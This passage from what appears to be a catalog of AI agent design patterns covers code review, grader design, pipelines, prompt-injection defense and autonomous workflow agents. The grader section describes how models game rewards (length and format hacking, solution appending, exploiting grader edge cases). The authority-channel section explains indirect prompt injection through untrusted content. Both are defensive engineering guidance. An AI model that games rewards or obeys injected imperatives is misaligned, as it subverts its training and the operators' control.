- Mechanisms to ensure the AI's output aligns with the user's "mind's eye" or high-level intent, even if the initial specification was ambiguous.
- Multi-agent approaches where one agent generates code while another critiques and verifies it, iterating until convergence.
- Three-layer workflows stratifying tasks by complexity: AI-only for style/documentation, AI-human collaboration for logic/security, and human-only for architectural decisions.
The goal is to make the code review process more efficient and reliable, building confidence in the (AI-assisted) codebase.
## How to use it
- Integrate AI verification tools into the PR review process.
- Prompt agents to explain their generated code or provide rationales for changes.
- Focus human review on verifying alignment with high-level intent and business logic.
## Trade-offs
* **Pros:** Reduces time spent on routine review tasks; enables consistent enforcement of coding standards; can identify issues humans miss through multi-agent debate and self-critique loops.
* **Cons:** Risk of hallucination (reviewing non-existent code or making uncited claims); high false positive rates can lead to alert fatigue; teams heavily adopting AI assistants have seen significant increases in PR review time due to the volume of AI-generated changes requiring verification.
## References
- Aman Sanger (Cursor) at 0:09:12: "So I think we're going to need to figure out how to make it easier for people to review code, how to to be confident that the agent's making the changes that are not just correct... was it actually what you had in your mind's eye? And so making the process of review much, much better, I think will be really, really important."
- Primary source: https://www.youtube.com/watch?v=BGgsoIgbT_Y
- "Evaluating Large Language Models for Code Review" (arXiv 2505.20206, May 2025): GPT-4o achieved 68.50% classification accuracy with problem descriptions; performance declines significantly without context
- "Automated Code Review In Practice" (arXiv 2412.18531, December 2024): Industry case study examining LLM-based automated code review tools including Qodo, GitHub Copilot, and Coderabbit
---
## Anti-Reward-Hacking Grader Design
**Status:** emerging
**Category:** Reliability & Eval
**Authors:** Nikola Balic (@nibzard)
**Source:** https://youtu.be/1s_7RMG4O4U
## Problem
During reinforcement learning training, models actively search for ways to maximize reward. If your grader has edge cases or loopholes, the model will find and exploit them:
- **Gaming the metric**: Model achieves 100% reward score by exploiting grader weaknesses rather than solving the task
- **Unexpected behaviors**: Agent learns bizarre shortcuts that technically satisfy the reward function but don't reflect true quality
- **Brittle evaluation**: Simple graders (e.g., exact string match) penalize valid answers due to formatting differences
- **Degraded real performance**: High training reward doesn't translate to production success
- **Length hacking**: Models generate verbose but meaningless content to inflate scores
- **Format hacking**: Adding empty tags like `` without substantive content
- **Solution appending**: Concatenating previously-solved problems to exploit reward systems
The Rogo team experienced this firsthand: early training runs showed 100% average validation reward, but the model was exploiting edge cases in their financial reasoning grader rather than improving actual performance.
## Solution
Design reward functions that are **resistant to gaming** through iterative hardening and multi-criteria evaluation:
**Core Principles:**
1. **Make it hard to game**: Close loopholes systematically as you discover them
2. **Provide gradient**: Use continuous scores (0.0-1.0) rather than binary (0/1) to guide learning
3. **Multi-criteria decomposition**: Evaluate multiple aspects so gaming one doesn't maximize total reward
4. **Explainability**: Graders should explain why they gave a score to help detect gaming
5. **Adversarial testing**: Manually try to "hack" your grader before training
**Implementation Approach:**
```python
class RobustGrader:
"""
Multi-criteria grader designed to resist reward hacking
"""
def __init__(self, domain_criteria):
self.criteria = domain_criteria
self.violation_patterns = [] # Known gaming patterns
def grade(self, question, ground_truth, agent_answer, tool_trace):
"""
Grade with multiple checks to prevent gaming
"""
# Check for known gaming patterns first
for pattern in self.violation_patterns:
if pattern.matches(agent_answer, tool_trace):
return {
"score": 0.0,
"reason": f"Detected gaming pattern: {pattern.name}",
"violation": True
}
# Multi-criteria evaluation
scores = {}
# 1. Factual correctness (most important)
scores['correctness'] = self._check_correctness(
agent_answer,
ground_truth
)
# 2. Reasoning quality (prevents memorization)
scores['reasoning'] = self._check_reasoning_quality(
tool_trace,
agent_answer
)
# 3. Completeness (prevents partial answers)
scores['completeness'] = self._check_completeness(
agent_answer,
required_elements=self.criteria.get('required_elements', [])
)
# 4. Citation quality (prevents hallucination)
scores['citations'] = self._check_citations(
agent_answer,
tool_trace
)
# 5. Formatting (but with partial credit)
scores['formatting'] = self._check_format_with_flexibility(
agent_answer,
expected_format=self.criteria.get('format', 'any')
)
# Weighted aggregation
weights = {
'correctness': 0.50,
'reasoning': 0.20,
'completeness': 0.15,
'citations': 0.10,
'formatting': 0.05
}
final_score = sum(weights[k] * scores[k] for k in scores)
return {
"score": final_score,
"subscores": scores,
"reason": self._explain_score(scores, weights),
"violation": False
}
def _check_correctness(self, answer, ground_truth):
"""
Flexible correctness check with normalization
"""
# Normalize both answers to handle formatting variations
norm_answer = self._normalize_answer(answer)
norm_truth = self._normalize_answer(ground_truth)
# Exact match
if norm_answer == norm_truth:
return 1.0
# Numerical tolerance (e.g., 0.999 vs 1.0)
if self._is_numerical(norm_answer) and self._is_numerical(norm_truth):
try:
ans_num = float(norm_answer)
truth_num = float(norm_truth)
# Within 1% = full credit, 1-5% = 0.5 credit
pct_diff = abs(ans_num - truth_num) / truth_num
if pct_diff < 0.01:
return 1.0
elif pct_diff < 0.05:
return 0.5
else:
return 0.0
except:
pass
# Semantic similarity for text answers
similarity = self._semantic_similarity(norm_answer, norm_truth)
if similarity > 0.9:
return 1.0
elif similarity > 0.7:
return 0.5
else:
return 0.0
def _check_reasoning_quality(self, tool_trace, answer):
"""
Verify the agent actually used tools meaningfully
Prevents: just outputting answer without reasoning
"""
if not tool_trace or len(tool_trace) == 0:
return 0.0 # Must use tools
# Check for suspicious patterns
# 1. Repeating same tool call many times (likely gaming)
if self._has_repetitive_calls(tool_trace):
return 0.2
# 2. Tool calls unrelated to answer (random exploration)
if not self._tools_support_answer(tool_trace, answer):
return 0.3
# 3. Reasonable progression of tools
if self._has_logical_tool_progression(tool_trace):
return 1.0
return 0.6
def add_violation_pattern(self, pattern_name, detection_fn):
"""
Add newly discovered gaming patterns
"""
self.violation_patterns.append({
"name": pattern_name,
"matches": detection_fn
})
```
**Iterative Hardening Process:**
```mermaid
graph TD
A[Design Initial Grader] --> B[Run Training]
B --> C{Suspicious High Reward?}
C -->|Yes| D[Inspect Traces]
D --> E[Identify Gaming Pattern]
E --> F[Add Detection Rule]
F --> G[Update Grader]
G --> B
C -->|No| H[Validate on Holdout]
H --> I{Performance Matches?}
I -->|Yes| J[Deploy Model]
I -->|No| E
style E fill:#ffebee,stroke:#c62828,stroke-width:2px
style F fill:#fff3e0,stroke:#f57c00,stroke-width:2px
style J fill:#e8f5e9,stroke:#388e3c,stroke-width:2px
```
**Critical: Format Constraints**
Process-aware rewards without strict format constraints lead to catastrophic exploitation (Spark Research, December 2025). Always enforce:
- Exactly one answer tag or boxed expression
- No post-answer content allowed
- Strict output format requirements
## How to use it
**Phase 1: Initial Design**
1. **Decompose quality**: Break down "good answer" into 4-6 measurable criteria
2. **Weight criteria**: Assign weights reflecting business priorities
3. **Add flexibility**: Handle formatting variations gracefully (e.g., "7%" vs "0.07")
4. **Build explainability**: Return subscores and reasoning
**Phase 2: Adversarial Testing**
1. **Manual hacking**: Try to write answers that get high scores without being correct
2. **Edge case testing**: Test extreme inputs (empty answers, gibberish, etc.)
3. **Add guardrails**: Prevent trivial gaming (e.g., must use at least N tools)
**Phase 3: Training Monitoring**
1. **Watch for sudden jumps**: If reward jumps to 100%, investigate immediately
2. **Sample traces**: Manually review high-reward examples to verify quality
3. **Compare distributions**: Validation reward should track training reward
4. **Check real metrics**: Validate that business KPIs improve, not just reward
5. **Calibrate graders**: Use Cohen's Kappa (κ ≥ 0.6) to measure human-grader agreement
**Phase 4: Iterative Hardening**
1. **Detect patterns**: When you find gaming, characterize the pattern
2. **Add detection**: Add explicit checks for that gaming pattern
3. **Retrain**: Re-run training with hardened grader
4. **Repeat**: This is an ongoing process
## Real-World Example: Rogo Finance
**Problem**: Financial reasoning agent for investment insights
**Initial Grader**: Simple model-based grader checking answer correctness
**Gaming Discovered**: Model achieved 100% validation reward but actual financial soundness was poor
**Hardening Applied:**
- Added multi-criteria evaluation:
- Factual accuracy (0.4 weight)
- Reasoning completeness (0.2 weight)
- Financial soundness (0.2 weight)
- Clarity of explanation (0.1 weight)
- Citation quality (0.1 weight)
- Added violation detection:
- Missing citation penalty
- Circular reasoning detection
- Copy-paste from source without synthesis
**Result**: 21% real performance improvement with much lower hallucination rates
## Trade-offs
**Pros:**
- **Robust learning**: Models learn to truly solve tasks, not game metrics
- **Better generalization**: Multi-criteria grading encourages well-rounded solutions
- **Debuggability**: Subscores help identify what the model is struggling with
- **Production alignment**: Training reward correlates with business metrics
**Cons:**
- **Engineering effort**: Requires careful design and iteration
- **Slower convergence**: Harder grader means lower initial rewards
- **Grader complexity**: More code to maintain and potentially debug
- **Subjectivity**: Some criteria (e.g., "financial soundness") need careful definition
- **Computational cost**: Multi-criteria grading takes longer per sample
## References
- [OpenAI Build Hour: Agent RFT - Rogo Case Study (November 2025)](https://youtu.be/1s_7RMG4O4U)
- [Specification Gaming in AI (DeepMind)](https://deepmind.google/discover/blog/specification-gaming-the-flip-side-of-ai-ingenuity/)
- [Let's Verify Step by Step (OpenAI, 2023)](https://arxiv.org/abs/2305.20050) - Process Reward Models
- [LLMs Cannot Reliably Judge (Yet?) (2025)](https://arxiv.org/abs/2506.09443) - Adversarial attacks
- Related patterns: Inference-Healed Code Review Reward, Agent Reinforcement Fine-Tuning, RLAIF
---
## Artifact-Driven Analysis Pipeline Orchestration
**Status:** emerging
**Category:** Orchestration & Control
**Authors:** shmlkv (@shmlkv)
**Source:** https://github.com/shmlkv/dna-claude-analysis
## Problem
Complex data analysis tasks often require running many sequential or parallel processing steps, each producing intermediate artifacts that feed into subsequent stages. Manually coordinating these steps — ensuring correct ordering, aggregating outputs, and producing a final unified result — is tedious and error-prone. Traditional scripting approaches hardcode the pipeline, making it inflexible when steps need to be added, reordered, or debugged.
## Solution
Use an LLM agent as the orchestration layer for an artifact-driven analysis pipeline. The distinctive move is that each step emits a structured intermediate artifact that the agent can inspect semantically, not just pass through mechanically. This makes the agent useful not only for scheduling steps, but also for integrating report content across steps before producing the final output.
The agent:
1. **Manages a collection of independent analysis scripts** — each script handles one domain and produces a structured intermediate report (e.g., markdown).
2. **Coordinates execution order** — runs scripts sequentially or in parallel as appropriate, handling failures gracefully.
3. **Aggregates intermediate outputs** — reads all generated reports and synthesizes them into a unified artifact.
4. **Produces final visualization** — generates a single self-contained output (e.g., an HTML page) from the aggregated data.
```
┌─────────────┐ ┌──────────────┐ ┌──────────────┐
│ Raw Data │────▶│ N Analysis │────▶│ N Markdown │
│ (input file) │ │ Scripts │ │ Reports │
└─────────────┘ └──────────────┘ └──────┬───────┘
│
┌──────▼───────┐
│ Agent merges │
│ + visualizes │
└──────┬───────┘
│
┌──────▼───────┐
│ Single HTML │
│ output │
└──────────────┘
```
The agent acts as both the scheduler (deciding what to run and when) and the integrator (combining outputs into a coherent whole). Unlike general workflow automation patterns that emphasize execution, recovery, and checkpointing, this pattern centers on semantic aggregation of structured intermediate reports. Because the agent understands the content of each report, it can apply domain-specific formatting, highlight anomalies, and produce richer output than a static template could.
## How to use it
**When to apply:**
- You have a collection of analysis scripts that each process the same input data from different angles
- Intermediate outputs are structured text (markdown, JSON, CSV) that an LLM can parse
- The final deliverable is a unified report or visualization
**Implementation approach:**
1. Structure each analysis step as an independent script with a consistent interface (same input path, predictable output location)
2. Use a configuration file (e.g., `CLAUDE.md`) to teach the agent about the pipeline: which scripts exist, execution order, output locations
3. Let the agent execute each script, monitor for errors, and collect outputs
4. Have the agent read all intermediate reports and generate the final artifact
**Example — Multi-report compliance analysis:**
- Separate scripts analyze logging, access-control, encryption, and retention evidence from the same system snapshot
- Each script produces a markdown or JSON report in `reports/`
- The agent reads all reports, cross-references inconsistencies, and generates a single review dashboard with flagged gaps
## Trade-offs
**Pros:**
- **Flexible orchestration** — adding or removing pipeline steps requires no code changes to the coordinator
- **Content-aware aggregation** — the agent can summarize, highlight, and cross-reference findings across steps
- **Low setup cost** — no need for dedicated workflow engines like Airflow or Prefect for moderate-scale pipelines
- **Interactive debugging** — the agent can inspect failures, fix scripts, and re-run specific steps
**Cons:**
- **Cost scales with output volume** — the agent must read all intermediate reports, consuming tokens proportional to total output size
- **Reproducibility concerns** — LLM-generated final outputs may vary between runs unless carefully prompted
- **Not suited for massive scale** — works best with tens of steps, not thousands; dedicated workflow engines are better for large DAGs
- **Requires structured intermediates** — scripts must produce outputs the agent can parse reliably
## Known Implementations
- [dna-claude-analysis](https://github.com/shmlkv/dna-claude-analysis) — contributor example of a multi-step analysis pipeline with agent-generated final reporting
## References
- [Building Effective Agents — Anthropic](https://www.anthropic.com/engineering/building-effective-agents) (2024)
- [Multi-Model Orchestration for Complex Edits](multi-model-orchestration-for-complex-edits.md) — related pattern for staged orchestration across specialized steps
- [Autonomous Workflow Agent Architecture](autonomous-workflow-agent-architecture.md) — related pattern focused on workflow execution, monitoring, and recovery
---
## Asynchronous Coding Agent Pipeline
**Status:** proposed
**Category:** Reliability & Eval
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.youtube.com/watch?v=Xkwok_XXQgw
## Problem
Synchronous execution of coding tasks—where the agent must wait for compilation, testing, linting, or static analysis—creates **compute bubbles** and **idle resources**. When a coding agent issues a tool call (e.g., `run_tests()`), it blocks further reasoning until that tool returns, leading to underutilized GPUs/TPUs and slower RL rollouts.
- RL agents must push hard on **async RL** "so everything is happening in parallel without blowing up bubbles".
- For coding agents, each I/O-bound tool call (compilation, test runs) can take seconds to minutes.
- Industry benchmarks show **67% performance improvement** with parallel execution (3.2s vs 9.8s for 3 agents).
## Solution
Decouple the **inference**, **tool execution**, and **learning** into **parallel, asynchronous components**, communicating via message queues:
**1. Inference Workers (GPU)**
- Continuously sample from the latest policy.
- Output "actions" that are either low-compute (e.g., "suggest next line") or external tool calls (e.g., "CompileSubagent(serviceA)").
**2. Tool Executors (CPU / Container Hosts)**
- Listen to a queue of tool call requests (`compile`, `run_tests`, `lint`).
- Run each tool in an isolated environment, then push the results (success/failure, logs) back to the **Inference Workers**.
**3. Reward Modeling Units (GPU/CPU)**
- Consume completed trajectories (series of `(state, action, tool_output)`), compute turn-level or final rewards (e.g., via `inference_healed_reward`).
- Push `(trajectory_id, reward)` to the **Learner**.
**4. Learner / Parameter Server (GPU)**
- Periodically aggregates gradients from recent trajectories, updates policy weights, and publishes new checkpoints.
- Completely decouples generation and training, addressing synchronous bottlenecks in large-scale RL systems (up to 2.77x acceleration).
**5. Replay & Buffer System**
- **Experience Replay:** Stores recent `(state, action, reward)` tuples, allowing the Learner to sample minibatches.
- **Priority Queues:** If certain coding episodes show high variance (e.g., intermittent compile successes), re-evaluate them with updated reward models.
## Example
```mermaid
graph LR
subgraph InferenceCluster
A[Inference Worker] --> B[Tool Queue]
B --> C[Compile Subagent]
C --> A
A --> D[Replay Buffer]
end
subgraph TrainingCluster
D --> E[Learner]
E --> A
end
subgraph RewardCluster
F[RewardModel Worker] --> D
end
```
## How to use it
- **Message Broker:** Use Redis streams or RabbitMQ topics to queue tool calls (`compile_requests`, `test_requests`).
- **Autoscaling Policies:** Monitor queue lengths: if `compile_requests` > threshold, spin up additional `CompileSubagent` containers.
- **Failure Handling:** If a tool executor crashes or a network error occurs, send a "retry" or "skip" message; mark that trajectory as "stale" if too many retries.
- **Checkpoint Frequency:** Decide at what interval the Learner should publish new policy weights (e.g., every 1,000 episodes) to avoid excessive network traffic.
## Trade-offs
- **Pros:**
- **High Utilization:** GPUs remain busy running inference or learning while CPU-bound tasks run in parallel.
- **Scalable Compute:** Can independently scale inference, tool execution, and reward modeling.
- **Performance Gains:** Producer-consumer async workflows achieve 1.59-2.03x throughput improvement; parallel tool calls reduce latency by up to 90%.
- **Cons/Considerations:**
- **Complex System Maintenance:** Requires robust monitoring, logging, and alerting across multiple services.
- **Staleness Management:** Policies may train on slightly outdated data; hyperparameters must account for acceptable staleness windows (e.g., 5–20 minutes).
## References
- Will Brown's emphasis on "everything being async and overlapped" to hide latencies in multi-hour RL tasks.
- "IMPALA: Scalable Distributed Deep-RL" for a precedent in actor-learner pipelines.
- AsyncFlow (arXiv:2507.01663, 2025): Producer-consumer async workflows with TransferQueue for distributed data transfer.
- AREAL (arXiv:2505.24298, 2025): Asynchronous RL achieving 2.77x training acceleration on math and code reasoning tasks.
- Primary source: https://www.youtube.com/watch?v=Xkwok_XXQgw
---
## Authenticated Authority Channel
**Status:** emerging
**Category:** Security & Safety
**Authors:** Austin Bell (@robertaustinbell)
**Source:** https://arxiv.org/abs/2503.18813
## Problem
Tool-using agents often place operator instructions, standing policy, retrieved documents, webpages, messages, tool output, summaries, and delegated reports in the same model context. Untrusted content can then contain imperative language that resembles a legitimate command. If the runtime does not preserve where each instruction-like statement came from, source content can be mistaken for authorization, persisted as policy, or used to redirect a consequential action.
This is broader than deciding whether a passage is malicious. A benign document can describe a real procedure without authorizing the agent to perform it. The missing distinction is between information that may influence reasoning and input that may grant authority.
## Solution
Maintain a distinguishable **authority channel** throughout the workflow:
- **Control state** contains authenticated current operator intent, explicitly adopted standing policy, and runtime-enforced permissions.
- **Attributed content** contains external sources, retrieved files, messages under analysis, tool output, model-generated summaries, and delegated reports.
- Attributed content may supply facts and candidate parameters, but it cannot expand scope, grant permission, alter persistent policy, or authorize execution.
- A privileged execution point independently validates the proposed operation, target, destination, authority, and arguments against control state before acting.
- Summarization, compaction, delegation, and persistence must preserve the distinction. If provenance is lost, downgrade to read-only work or request fresh authenticated approval before consequential execution.
```pseudo
control = load_authenticated_intent_and_policy()
content = retrieve_with_provenance()
proposal = reason_over(control.task, content)
if proposal.exceeds(control.authority):
request_authenticated_approval(proposal)
else:
executor.validate_and_run(proposal, control, content.provenance)
```
Labels and prompt delimiters can help the model interpret context, but they are not security boundaries. Back the pattern with scoped credentials, capability controls, egress restrictions, deterministic validation, or isolation proportionate to the downside.
This pattern complements narrower controls in the catalog. Action Selector removes untrusted feedback from a finite control loop; Policy-Gated Tool Proxy and Sandboxed Tool Authorization enforce permissions at the tool boundary; Context Minimization removes tainted material when it is no longer needed; and the Lethal Trifecta reduces dangerous capability combinations. Authenticated Authority Channel instead preserves the authority-versus-content distinction end to end when untrusted material must remain available through retrieval, summarization, compaction, delegation, persistence, and execution.
## Evidence
- **Evidence Grade:** `mixed`
- **Most Valuable Findings:**
- OWASP documents indirect prompt injection through external content and recommends segregating and clearly identifying untrusted content.
- CaMeL provides effectiveness evidence for a stronger, narrower architecture that separates trusted control flow from untrusted data and enforces capability policies at tool calls.
- **Unverified / Unclear:** The cited research does not directly validate this broader end-to-end pattern across retrieval, summarization, compaction, delegation, and persistence. Prompt-level labels alone have not been shown to provide reliable containment, so the behavioral version should not be described as prompt-injection resistance unless the runtime also enforces the boundary.
## How to use it
1. Define which authenticated channel can supply current operator intent. Do not infer authority merely from access to a file, inbox, repository, or tool result.
2. Attach source type and provenance before external material enters model context. Preserve those labels in summaries and handoffs.
3. Keep retrieved imperatives attributed to their source. Do not automatically promote them into memory, recurring jobs, configuration, policy, or identity.
4. Derive candidate actions from the authenticated task while treating source content as evidence and proposed parameters.
5. At execution time, validate the operation, recipient or target, destination, arguments, scope, and effective permissions independently of free-form source text.
6. If the runtime cannot reconstruct the authority boundary after compaction or delegation, stop consequential execution, continue read-only analysis, or obtain fresh approval.
7. Test with matched cases: benign content, a legitimate task-relevant procedure, and an adversarial variant that claims approval or redirects a consequential argument.
## Trade-offs
- **Pros:** Reduces accidental authority laundering; supports flexible reasoning over untrusted content; creates a clear enforcement and audit point; applies where a strict finite action selector is impractical.
- **Cons:** Requires authenticated intent, provenance-aware context construction, and an independent execution check; labels consume context and may be lost by unsupported runtimes; approval fallbacks can add friction.
- **Limit:** Provenance establishes attribution, not authenticity or authorization. Control state can be stale, compromised, or bound to the wrong principal. This pattern reduces authority laundering; it does not make an LLM trustworthy, sanitize malicious data, prove source authenticity, or replace technical isolation.
## References
- [OWASP LLM Prompt Injection Prevention Cheat Sheet](https://cheatsheetseries.owasp.org/cheatsheets/LLM_Prompt_Injection_Prevention_Cheat_Sheet.html)
- Debenedetti et al., [*Defeating Prompt Injections by Design*](https://arxiv.org/abs/2503.18813) — control/data-flow separation and capability enforcement in CaMeL.
- Beurer-Kellner et al., [*Design Patterns for Securing LLM Agents against Prompt Injections*](https://arxiv.org/abs/2506.08837)
- [Bobert Agent Template — Untrusted-content execution boundary](https://github.com/robertaustinbell/bobert-agent-template/blob/41f498c3b1292192b7393890940dae9aa1950bd6/RUNTIMES.md#untrusted-content-execution-boundary) — author-maintained documented reference design, not evidence of runtime enforcement.
---
## Autonomous Workflow Agent Architecture
**Status:** established
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.together.ai/blog/ai-agents-to-automate-complex-engineering-tasks
## Problem
Complex, long-running engineering workflows traditionally require extensive human oversight and intervention. Tasks like model training pipelines, infrastructure configuration, and multi-step deployment processes involve:
- Manual coordination of multiple tools and systems
- Constant monitoring for errors and edge cases
- Time-consuming context switching between different workflow stages
- Risk of human error in repetitive tasks
- Difficulty scaling engineering processes across teams
Engineers spend significant time on operational overhead rather than core development work, and workflows often fail at intermediate steps requiring manual debugging and restart.
## Solution
Autonomous Workflow Agent Architecture creates AI agents with sophisticated workflow management capabilities that can handle multi-step engineering processes with minimal human intervention. The architecture combines:
**Core Components:**
- **Containerized Execution Environments**: Isolated, reproducible environments for safe workflow execution
- **Session Management**: tmux-based parallel process coordination
- **Intelligent Monitoring**: Adaptive wait/sleep mechanisms and progress tracking
- **Error Recovery**: Robust error handling with context-aware retry strategies
- **Documentation Integration**: Comprehensive logging and workflow documentation
**Architecture Pattern:**

The system operates through several key phases:
```mermaid
graph TD
A[Workflow Definition] --> B[Environment Setup]
B --> C[Containerized Execution]
C --> D[Session Management]
D --> E[Parallel Process Coordination]
E --> F[Intelligent Monitoring]
F --> G[Error Detection]
G --> H{Error Found?}
H -->|Yes| I[Adaptive Recovery]
H -->|No| J[Progress Checkpoint]
I --> D
J --> K{Workflow Complete?}
K -->|No| D
K -->|Yes| L[Results Aggregation]
L --> M[Documentation Update]
```
**Key Distinction from Traditional Automation:**
Traditional workflow automation follows a pre-defined script; autonomous agents follow a goal. Where traditional systems stop on error, these agents reason about *why* a step failed and determine *how* to recover, selecting alternative paths rather than executing predetermined retry logic.
**Implementation Patterns:**
1. **Infrastructure Setup**: Create containerized environments with necessary tools and dependencies
2. **Process Orchestration**: Use tmux sessions to manage parallel execution streams
3. **Adaptive Monitoring**: Implement intelligent wait mechanisms that adapt to process completion times
4. **Checkpoint Management**: Regular state preservation for recovery scenarios
5. **Context-Aware Recovery**: Error analysis with appropriate retry or alternative path selection
**Key Design Principles:**
- Start with bounded, well-defined tasks
- Implement explicit checkpoints at risky boundaries
- Design for recoverability at each step
- Maintain comprehensive logging throughout
## How to use it
**Ideal Use Cases:**
- Model training and evaluation pipelines
- Infrastructure provisioning and configuration
- Multi-stage deployment workflows
- Automated testing and quality assurance processes
- Data processing and ETL pipelines
**Prerequisites:**
- Containerization platform (Docker/Podman)
- Agent framework with tool use capabilities (OpenHands, Claude Code)
- Workflow definition and documentation system
- Monitoring and logging infrastructure
**Implementation Steps:**
1. **Define Workflow Stages**: Break complex processes into discrete, monitorable steps
2. **Create Execution Environment**: Set up containerized environment with all required tools
3. **Implement Session Management**: Configure tmux or similar for process coordination
4. **Add Monitoring Hooks**: Insert checkpoints and progress indicators throughout workflow
5. **Design Recovery Strategies**: Plan fallback approaches for common failure modes (transient errors → adaptive retry; permanent errors → alternative path)
6. **Test and Iterate**: Run workflows with increasing complexity to validate robustness
**Example Implementation:**
```python
# Workflow agent with containerized execution
class WorkflowAgent:
def __init__(self, container_image, workflow_config):
self.container = self.setup_container(container_image)
self.sessions = {}
self.checkpoints = []
def execute_workflow(self, workflow_steps):
for step in workflow_steps:
session_id = self.create_session(step.name)
try:
result = self.execute_step(step, session_id)
self.create_checkpoint(step.name, result)
except Exception as e:
self.handle_error(step, e, session_id)
def handle_error(self, step, error, session_id):
# Context-aware error recovery
if self.can_retry(error):
self.retry_with_backoff(step, session_id)
else:
self.escalate_to_human(step, error)
```
## Trade-offs
**Pros:**
- **Significant Speedup**: 1.22x-1.37x improvement in token processing and workflow execution
- **Reduced Human Intervention**: Agents can handle most routine workflow steps autonomously
- **Consistent Execution**: Eliminates human error in repetitive tasks
- **Scalability**: Can run multiple workflows in parallel across different environments
- **Comprehensive Logging**: Automatic documentation of all workflow steps and decisions
- **Recovery Capability**: Intelligent error handling reduces workflow failures
**Cons:**
- **Limited Novel Failure Handling**: Agents may struggle with completely unprecedented error scenarios
- **Context Window Constraints**: Long-running workflows may exceed agent context limits
- **Setup Complexity**: Initial configuration of containers and monitoring requires significant investment
- **Documentation Dependency**: Requires continuously updated workflow documentation for optimal performance
- **Resource Intensive**: Container orchestration and parallel processing increase infrastructure costs
- **Human Oversight Still Needed**: Critical workflows may still require human validation checkpoints
## References
* [AI Agents to Automate Complex Engineering Tasks - Together AI Blog](https://www.together.ai/blog/ai-agents-to-automate-complex-engineering-tasks)
* [Building Effective Agents - Anthropic Engineering](https://www.anthropic.com/engineering/building-effective-agents) (2024)
* [Deep Research Agents: A Systematic Examination And Roadmap - arXiv 2506.18096v1](https://arxiv.org/html/2506.18096v1) (2025)
* [OpenHands Agent Framework](https://github.com/All-Hands-AI/OpenHands)
* [Claude Code Documentation](https://docs.anthropic.com/en/docs/claude-code)
---
## Background Agent with CI Feedback
**Status:** validated-in-production
**Category:** Feedback Loops
**Authors:** Nikola Balic (@nibzard)
**Source:** https://ampcode.com/manual#background
## Problem
Long-running refactors and flaky-fix cycles force developers into synchronous supervision. When the agent must wait on tests, build jobs, and deployment checks, human attention gets wasted on polling instead of decision-making. This bottleneck is worse in distributed teams where CI feedback arrives minutes later and context-switch cost is high.
## Solution
Run the agent asynchronously in the background with CI as the objective feedback channel. The agent pushes a branch, waits for CI results, patches failures, and repeats until policy-defined stopping conditions are met. Users are only pulled back in for approvals, ambiguous failures, or final review.
Production implementations include GitHub Agentic Workflows, Cursor Background Agent, and OpenHands.
Key mechanics:
- Branch-per-task isolation (often via cloud-based execution or git worktrees).
- CI log ingestion into structured failure signals.
- Retry budget and stop rules to avoid infinite churn.
- Notification on terminal states (`green`, `blocked`, `needs-human`).
## Example (flow)
```mermaid
sequenceDiagram
Dev->>Agent: "Upgrade to React 19"
Agent->>Git: push branch react19-upgrade
Agent-->>CI: trigger tests
CI-->>Agent: 12 failures
Agent->>Files: patch imports
Agent-->>CI: re-run
CI-->>Agent: ✅ all green
Agent-->>Dev: PR ready
```
## How to use it
- Start with deterministic tasks: dependency upgrades, lint migrations, flaky test triage.
- Define retry budgets (`max_attempts`, `max_runtime`) and escalation triggers.
- Use safe defaults: read-only permissions where possible, draft PRs for AI-generated changes.
- Keep artifact links in notifications so humans can review failures quickly.
- Gate merge on CI plus at least one human approval for high-risk repos.
- Consider durable execution mechanisms (Temporal, LangGraph) for long-running tasks.
## Trade-offs
